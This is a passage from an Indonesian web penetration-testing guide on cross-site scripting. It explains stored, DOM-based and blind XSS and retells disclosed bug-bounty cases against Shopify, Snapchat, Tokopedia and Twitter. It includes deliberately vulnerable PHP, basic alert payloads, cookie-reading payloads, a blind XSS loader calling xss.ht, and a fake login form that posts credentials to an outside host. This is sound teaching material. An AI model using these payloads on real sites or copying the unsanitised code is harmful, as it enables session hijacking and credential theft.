
```
<?php  
// proses stored data ke database  
$nama = $_POST['komentar'];  
$komentar = $_POST['komentar'];  
$simpan_data = $mysqli->query( "INSERT INTO tb_komentar (nama, komentar) VALUES ($nama, $komentar)");  
// proses menampilkan data ke halaman web  
$hasil = $mysqli->query( "select * from tb_komentar");  
echo "Komentar ". $hasil->result() .";  
?>
```

Secara umum, fitur komentar ini terdiri dari dua bagian yaitu form komentar dan halaman tampilan dari komentar. Form komentar berfungsi untuk menerima input dari pengguna. Adapun data dari pengguna akan disimpan pada database. Kemudian di sisi lain, halaman tampilan komentar merupakan halaman yang difungsikan untuk menampilkan komentar-komentar pengguna yang diambil dari database.

Bila dilihat lebih rinci, maka dapat diketahui bahwa data yang ditampung pada variable nama dan komentar pada kode di atas tidak dilakukan penyaringan dan validasi. Apabila attacker memasukan malicious code melalui fitur komentar, yang terjadi malicious code itu akan tersimpan pada database dan akan ditampilkan pada halaman komentar. Dengan demikian, maka eksekusi Stored XSS akan berjalan sesuai dengan harapan. Pada situasi ini, setiap pengguna yang mengakses fitur komentar, maka secara otomatis akan mengakses malicious code yang telah disisipkan.

Untuk mempermudah, maka berikut ini merupakan contoh flow dari serangan stored XSS yang dispesifikasi untuk mengambil cookies milik pengguna lain:

- Attacker menginjeksikan malicious code pada salah satu fitur website tertentu (misalnya fitur komentar seperti yang telah diterangkan sebelumnya).
- Bila pengunjung mengunjungi situs dimaksud, maka yang terjadi malicious code akan tereksekusi pada sisi pengunjung. Hal ini tentu akan menyebabkan cookie dari pengunjung akan terkirim ke attacker secara otomatis ke sisi Attacker.
- Ketika cookie berhasil diambil, maka dampak yang paling buruk adalah attacker mampu menggunakannya untuk login tanpa perlu membutuhkan username dan password dari pengunjung dimaksud.



Gambar 147 Simple Stored XSS Explanation

Catatan: [Gambar diambil dari blog Imperva](#).

14.1.3. Dom-Based Cross Site Scripting


Diambil dari keterangan yang telah disampaikan oleh PortSwigger, secara ringkas, [Dom-Based Cross Site Scripting \(Dom XSS\)](#) merupakan suatu jenis XSS yang muncul dikarenakan adanya suatu aplikasi yang memiliki suatu client-side Javascript yang memproses data dari suatu sumber yang tidak terpercaya dalam bentuk yang tidak aman. Secara ringkas, eksekusi akan hal ini memanfaatkan client-side script yang ada pada sisi client itu sendiri.

[Mengutip dari Netsparker mengenai Dom XSS](#), katakanlah bahwa terdapat suatu aplikasi yang memiliki script sebagai berikut:

```
<script>
    document.write("<b>Current URL</b> : " + document.baseURI);
</script>
```

Berdasarkan kode di atas, jika seorang pengujji mengirimkan request dengan tambahan injeksi seperti berikut: [http://www.xyz.com/test.html#<script>alert\(1\)</script>](http://www.xyz.com/test.html#<script>alert(1)</script>), maka hal yang terjadi adalah pop-up alert akan tereksekusi secara otomatis.

Perlu menjadi catatan bahwa alert(1) ini tidak akan muncul ketika dilihat dengan view-source. Adapun alasannya karena semua hal ini terjadi di wilayah DOM (Document Object Model) dan alert(1) dimaksud dieksekusi oleh Javascript yang ada.



Gambar 148 Sample Flow of Dom-Based XSS

Catatan: [Gambar diambil dari tulisan milik Christopher Makarem yang juga menjelaskan secara rinci mengenai Dom-Based XSS.](#)

Seperti dampak yang telah dipaparkan pada bagian sebelumnya di Reflected dan Stored XSS, eksekusi kerentanan DOM XSS ini juga dapat digunakan mencuri cookie dari browser pengguna ataupun mengubah perilaku halaman pada aplikasi web sesuai yang diinginkan. Berikut ini merupakan contoh gambaran dari serangan DOM XSS.


14.2. Basic Concept of Cross Site Scripting Attack

Secara umum, seorang penguji diharuskan untuk mencari suatu fitur input dan output pada suatu aplikasi untuk dapat melancarkan serangan XSS. Beberapa contoh fitur yang mempunyai input dan output biasanya seperti fitur pencarian, fitur komentar, fitur chat, fitur ticketing, dan semacamnya.

Selanjutnya, hal yang perlu dilakukan setelah mendapatkan fitur-fitur dimaksud adalah dengan memberikan input berupa basic payload XSS untuk melakukan (misalnya) pop up alert. Beberapa payload yang sering digunakan dalam menguji XSS pada tahap awal adalah sebagai berikut:

```
<script>alert('xss');//</script>
<img src=x onerror=alert('xss')>
<svg onload=alert('xss')>
<iframe src="javascript:alert('xss')>
Javascript:alert('xss')//
```

Ketika payloads ini tereksekusi, maka suatu aplikasi yang vulnerable akan menghasilkan tampilan sederhana seperti berikut:



Gambar 149 Sample Pop-Up Alert

Di dalam implementasinya, tentu masih banyak payload yang dapat digunakan, terlebih bila dibutuhkan beberapa karakter tertentu untuk dapat mem-bypass ragam jenis perlindungan yang telah diterapakan pada aplikasi. Berikut ini merupakan beberapa referensi payloads yang dapat menjadi suatu rujukan:

- <https://www.kitploit.com/2018/05/xss-payload-list-cross-site-scripting.html>
- <https://github.com/ismailtasdelen/xss-payload-list>
- <https://github.com/pgaijin66/XSS-Payloads/blob/master/payload.txt>

14.3. Sample Cases

14.3.1. Reflected Cross Site Scripting – Shopify Case

Pada October 2018, [seorang researcher dengan nick dr_dragon telah menemukan issue terkait reflected cross site scripting pada aplikasi shopify](#). Pada situasi ini, kerentanan ditemukan pada parameter “return_url” yang memungkinkan dirinya untuk menginjeksikan suatu script di dalamnya.

Pada kesempatan itu, dirinya menggunakan payload sederhana untuk menghasilkan informasi alert berupa nama domain seperti berikut:


Payload: javascript:prompt(document.domain)//

Vulnerable Parameter: return_url

Complete URL:

`https://<Any>.myshopify.com/admin/authenticate?return_url=javascript:prompt(document.documentElement)//`


Adapun ketika tereksekusi, maka output yang dihasilkan adalah:



Gambar 150 Output from Triggered Script

Untuk menguatkan temuannya bahwa hal ini mengandung risiko, dirinya pun mencoba memperlihatkan informasi cookie yang dapat ditarik (tentunya dalam hal ini, dirinya mencoba merefleksikan cookie miliknya sendiri dengan berbekal payload `document.cookie`):

```
https://<Any>.myshopify.com/admin/authenticate?return_url=javascript:prompt(document.cookie)//
```




Gambar 151 Output from Triggered Script - Document.Cookie

Perlu menjadi informasi bahwa hal ini dinamakan reflected XSS dikarenakan script yang disisipkan oleh researcher dimaksud tidaklah tersimpan di database. Namun demikian, hal ini sudah cukup memberikan perhatian kepada pihak Shopify untuk melakukan perbaikan terhadap parameter yang rentan.

14.3.2. Stored Cross Site Scripting – Snapchat Case


July 2017 lalu, [seorang researcher dengan nick mirtyunjoy telah menemukan suatu issue terkait Stored XSS pada salah satu endpoint milik Snapchat](#), Pada situasi itu, dirinya mendapati bahwa endpoint <https://ads.snapchat.com/setup> memiliki permasalahan yang terletak di parameter “business name”.

Dalam melakukan identifikasi celah, langkah awal yang dilakukan attacker yaitu dengan memasukan script HTML sederhana berupa `HTML_injection`. Jika parameter itu rentan, maka akan terefleksikan tulisan HTML_Injection dengan warna merah.




Gambar 152 Trying to Inject the Simple HTML Script

Mengingat bahwa injeksi ini dilakukan pada proses pembuatan organisasi, maka dirinya pun menyelesaikan prosesnya terlebih dahulu. Setelah selesai, maka dirinya pun mencoba untuk meng-invite seorang pengguna untuk kemudian dilihat output yang dihasilkan dari injeksi dimaksud.




Gambar 153 Inviting other Member

Singkat cerita, ternyata member yang memperoleh email ini mendapati output berupa tulisan HTML_Injection yang berwarna merah.



Gambar 154 Script has been Reflected via Email


Ketika tombol “Join” dipilih, maka pengguna pun akan dihadapkan pada halaman untuk memasukan nama yang juga kembali menampilkan refleksi dari injeksi yang telah dilakukan. Hal terbaiknya adalah, tulisan ini tersimpan di dalam database sehingga penguji tidak perlu Lelah untuk mengirimkan suatu tautan dengan script khusus.



Gambar 155 Script has been Reflected at the Page (and Stored at the Database)

Ketika melihat script dimaksud terefleksikan dengan “baik”, maka dirinya pun mengganti payload yang diinjeksikan ke suatu payload yang dapat menimbulkan suatu interaksi lebih jauh, yaitu seperti javascript (dibandingkan hanya berupa HTML sederhana). Hal yang terjadi, ternyata script itu dapat juga ter-triggered dengan “sangat baik”.

Payload: `test"><img src=x onerror=prompt<domain>`



Gambar 156 Domain Information has been Reflected via Javascript

14.3.3. Blind Cross Site Scripting – Tokopedia Case

Secara teknis, Blind XSS memiliki keserupaan dengan Stored XSS pada umumnya. Hal yang menjadi pembeda adalah, pada blind XSS, seorang penguji tidak akan dapat melihat hasil eksekusinya dikarenakan script yang diinjeksi (secara umum) ter-triggered di backend atau di suatu tampilan yang tidak dapat diraihnya.

Sebagai contoh, terdapat suatu aplikasi registrasi sederhana yang memiliki backend yang hanya dapat diakses oleh pengelola aplikasi secara internal. Di dalam backend ini, pengelola akan dapat melihat informasi berupa data yang diregistrasikan oleh pengguna dari front end.

Suatu ketika, seorang penguji menginjeksi pop-up alert sederhana pada bagian first name. Namun demikian, refleksi akan first name di bagian front end telah tersaring dengan baik sehingga tidak ada pop-up yang muncul. Akan tetapi, refleksi dari first name di backend aplikasi ternyata terefleksikan dengan baik sehingga saat pengelola hendak melihat hasil registrasi pengguna dimaksud, maka pengelola pun akan dihadapkan pada pop-up alert.

Kondisi yang dihadapi seorang penguji yang tidak dapat melihat situasi backend inilah yang dinamakan dengan Blind XSS. Lalu bagaimana mengakali hal ini? Di dalam pelaksanaannya, penguji dapat menggunakan suatu tools yang cukup ternama untuk dapat “menginteraksikan” secara paksa akan pengelola di backend dengan penguji di front end. Salah satu yang cukup terkenal yaitu XSSHunter (<https://xsshunter.com>).

Untuk dapat memperoleh gambaran yang lebih jelas, maka akan dibahas mengenai salah satu [case menarik terkait Blind XSS yang ditemukan oleh tim noobsec pada salah satu fitur milik Tokopedia](#).

Pada situasi itu, noobsec mencoba untuk menginjeksi script (dengan penggunaan XSS Hunter) pada

bagian "name" di fitur pengaduan produk yang dapat ditemui pengunjung di tautan <https://www.tokopedia.com/contact-us/form/ban-product>.

Payload: Anu"><script src=//xss.ht></

![Screenshot of a web form for reporting a product. The 'Nama / Name' field is highlighted with a red oval, showing the injected payload 'Anu](//xss.ht></'.)

Gambar 157 Trying to Injecting the XSS Hunter Script at Name Field

Mengingat bahwa data ini pasti tersimpan di dalam database dan pasti akan di-review oleh internal, maka hal yang perlu dilakukan adalah tinggal menunggu script itu tereksekusi di backend (tentunya dengan catatan bahwa bila terdapat backend tersendiri dan terdapat kerentanan di fitur itu saat refleksi terjadi).

Setelah beberapa saat, ternyata tim noobsec pun mendapati situasi bahwa script itu terefleksikan dengan baik di backend saat di-review oleh tim Tokopedia. Hal ini terlihat dari adanya respon pada dashboard XSS Hunter yang digunakan tim noobsec yang memperlihatkan beberapa informasi berupa IP dari korban, screenshot, dan beberapa lainnya.

Gambar 158 Notification at XSS Hunter Dashboard

Untuk memastikan, maka tim noobsec pun mengunjungi screenshot itu. Dari screenshot yang ada, terlihat bahwa memang terdapat backend dashboard yang vulnerable dari sisi Tokopedia.



Gambar 159 Internal Dashboard of Tokopedia - Show with Blind XSS

14.3.4. Dom Based Cross Site Scripting – Twitter Case

Pada Desember 2017, [seorang researcher dengan nick harisec menemukan issue terkait Dom-Based XSS di Twitter](#). Dijelaskan bahwa dirinya mendapati issue terkait pada help.twitter.com yang sifatnya persistents melalui localStorage key **lastArticleHref**. Perlu menjadi catatan bahwa nilai dari localStorage key ini digunakan secara dinamis untuk menghasilkan kode HTML tanpa adanya penyaringan. Mengingat konsepnya yang tidak diberi penyaringan, maka seorang pengujii pun akan dapat men-triggered client side script di dalamnya.

Pada situasi itu, didapati bahwa kerentanan terletak pada javascript <https://help.twitter.com/etc/designs/help-twitter/public/js/homepage.js>. Di dalamnya terdapat dua localStorage key dengan parameter **lastArticleBreadcrumbs** dan **lastArticleHref**.

Parameter **lastArticleBreadcrumbs** pada situasi ini berisikan data array dari breadcrumbs, contohnya yaitu `["Help Center", " Following and unfollowing", " How to approve or deny follower requests"]`. Sedangkan di sisi lain, parameter **lastArticleHref** berisikan URL yang terakhir di kunjungi. Berikut ini merupakan potongan kode yang rentan terhadap serangan DOM XSS:

```
this.lastArticleBreadcrumbs.shift();

var t = this.lastArticleBreadcrumbs.map(function(t, r) {
    return r === e.lastArticleBreadcrumbs.length - 1 ? '<a class="hp03__link twtr-type--roman-16" href=' + e.lastArticleHref + ">" + t + "</a>" : '<span class="hp03__breadcrumb twtr-color--'
```

```
light-gray-neutral">' + t + '</span>"  
});  
  
this.breadcrumbElement.innerHTML = t.join('<span class="hp03__separator    twtr-color--light-  
gray-neutral">/</span>')
```

Seperti yang terlihat pada potongan script di atas, terdapat potongan kode HTML yang dihasilkan secara dinamis.

Dapat dilihat bahwa pada parameter `lastArticleHref`, terdapat penerapan pengodean yang tidak dilakukan secara benar ketika menghasilkan kode HTML yang dinamis. Hal ini pada akhirnya memungkinkan penguji untuk dapat menginjeksikan HTML tambahan ke DOM browser dengan cara memanipulasi nilai dari `localStorage` key.


Contoh sederhana yaitu ketika pengguna hendak mengirimkan URL `https://help.twitter.com/en/using-twitter/follow-requests#><zzzz>` dan URL itu diakses oleh korban. Hal yang terjadi ketika tautan dimaksud diakses adalah nilai localstorage key pada parameter `lastArticleHref` akan bernilai `https://help.twitter.com/en/using-twitter/follow-requests#\><zzzz>`. Selanjutnya ketika korban mengunjungi halaman <https://help.twitter.com/>, maka nilai localstorage key dari parameter `lastArticleHref` akan dimuat dan digunakan untuk menghasilkan HTML yang ditulis ke dalam DOM. Pada bagian ini, kode HTML yang sudah ditetapkan oleh attacker akan ditampilkan pada halaman <https://help.twitter.com/>.

Pada proses serangan yang dirancang oleh pengujii, dirinya menginjeksikan kode HTML yang bermuatan form login palsu. Harapannya adalah korban dapat terkecoh dan memasukan username dan kata sandi dari akun twitter yang dimiliki. Adapun pada pelaksanaannya, berikut ini merupakan payload yang digunakan attacker untuk mengeksekusi serangan DOM yang dapat dilancarkan ke pada pengguna twitter yang lain:

<https://help.twitter.com/en/using-twitter/follow-requests#>

<div style='background: #97e3ff; position: fixed; top: 80%; left: 50%; margin-top: -50px; margin-left: -150px; border-style: double;'>Please sign in below:
<form action="https://bugs.thx.bz/just">username:<input type="text" name="u">
password:<input type="password" name="p">
<input type="submit" value="Sign in"></form>
</div>

Bila URL terkait diakses oleh korban, maka yang terjadi adalah korban akan melihat tampilan seperti berikut:



Gambar 160 Script has Executed at Client Side by Using Dom-Based Vulnerability

14.4. Reference of Cross Site Scripting

Cross Site Scripting merupakan salah issue terkenal yang memiliki banyak varian baik dari sisi payload maupun eksekusinya. Adapun beberapa hal yang dipaparkan pada Panduan ini dapat dikatakan masih bersifat dasar yang tentunya dapat dikembangkan lagi. Melihat pertimbangan ini, maka tentunya pengujinya dapat melihat banyak write-up terkait ini yang telah dirilis oleh banyak researcher. Adapun sebagai pelengkap dari penjelasan yang ada, berikut ini merupakan beberapa referensi yang dapat menjadi rujukan terkait pembahasan XSS:

- Rapid7 tcell application security report:
https://www.rapid7.com/globalassets/_pdfs/whitepaperguide/rapid7-tcell-application-security-report.pdf
